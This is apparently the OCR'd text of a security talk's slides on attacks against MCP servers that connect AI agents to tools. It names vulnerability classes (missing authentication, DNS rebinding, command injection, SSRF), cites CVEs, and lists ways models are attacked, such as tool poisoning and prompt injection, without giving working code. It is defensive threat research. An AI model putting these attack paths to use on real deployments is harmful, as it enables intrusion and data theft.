TWO SEATS OVER, THEY TAKE YOUR LAPTOP

Same WiFi. No password.
No click from you.

[MCP THREAT RESEARCH]

This server is already inside your org

4,000,000+

4,000,000+ downloads. Never threat-modeled as infrastructure.

BASELINE ARCHITECTURE


The glue between an agent and everything

Host speaks MCP to servers. Servers expose tools.

A confused deputy with prod credentials

The specification makes authentication optional.

Even on an HTTP transport, the MCP specification dictates that a server SHOULD conform to authorization, authorization, never a MUST. Implementers decide whether to build authentication—and many choose none at all.



Shipped bound to `0.0.0.0` by default

Developer tooling, holding cloud creds, on a flat network.

[MCP THREAT RESEARCH]

Public MCP servers, in one week

exposed services. And that's only the internet.

Source: Censys, Apr 28 -> May 6, 2026.

THREAT LANDSCAPE

The same eight mistakes, over and over

Fail-open auth defaults
0.0.0.0 binding + DNS rebinding
Trust boundary breaks before the handler
SSRF via unvalidated service URLs / headers
Path traversal in file tools
Command injection
Over-broad process privilege
Bolt-on MCP: capability without controls


MCP TOP 10 (2025)

OWASP already named "Shadow MCP Servers"

Infrastructure - and largely unmanaged infrastructure.

THIS IS NOT ONE VENDOR'S BAD DAY

Anthropic's own reference tool: unauth RCE



no auth + 0.0.0.0 + DNS rebinding. (MCP Inspector)

CVE-2025-49596 · CVSS 9.4 · Source: Oligo / NVD

Connecting to the wrong server owns you

9.6


OS command injection in **mcp-remote**.

CVE-2025-6514 · CVSS 9.6 · Source: JFrog / NVD

A different flavor: attacking the model

Tool Poisoning

[Invariant]



Line Jumping

[Trail of Bits]

GitHub MCP exfiltration

[Invariant]

This reaches the big vendors too


Supabase	Asana	Atlassian
data leak	cross-org	PoC

Model plane versus control plane

MODEL PLANE

prompt injection
tool poisoning


trick the model



NETWORK / CONTROL PLANE (this talk)

an attacker, a socket, a misplaced trust

reach the socket



THE THESIS

Why the classics turn critical here


classic bug × agent automation × careless deployment = infrastructure compromise.

REQUEST LIFECYCLE

Every MCP request has a lifeycle

Transport - Middleware - Session - Handler - Downstream.


Everyone audits the wrong stage




Broken: the middleware before it.

Reviewed: the handler.

Two ways the boundary breaks early



control-plane override



missing auth on transport

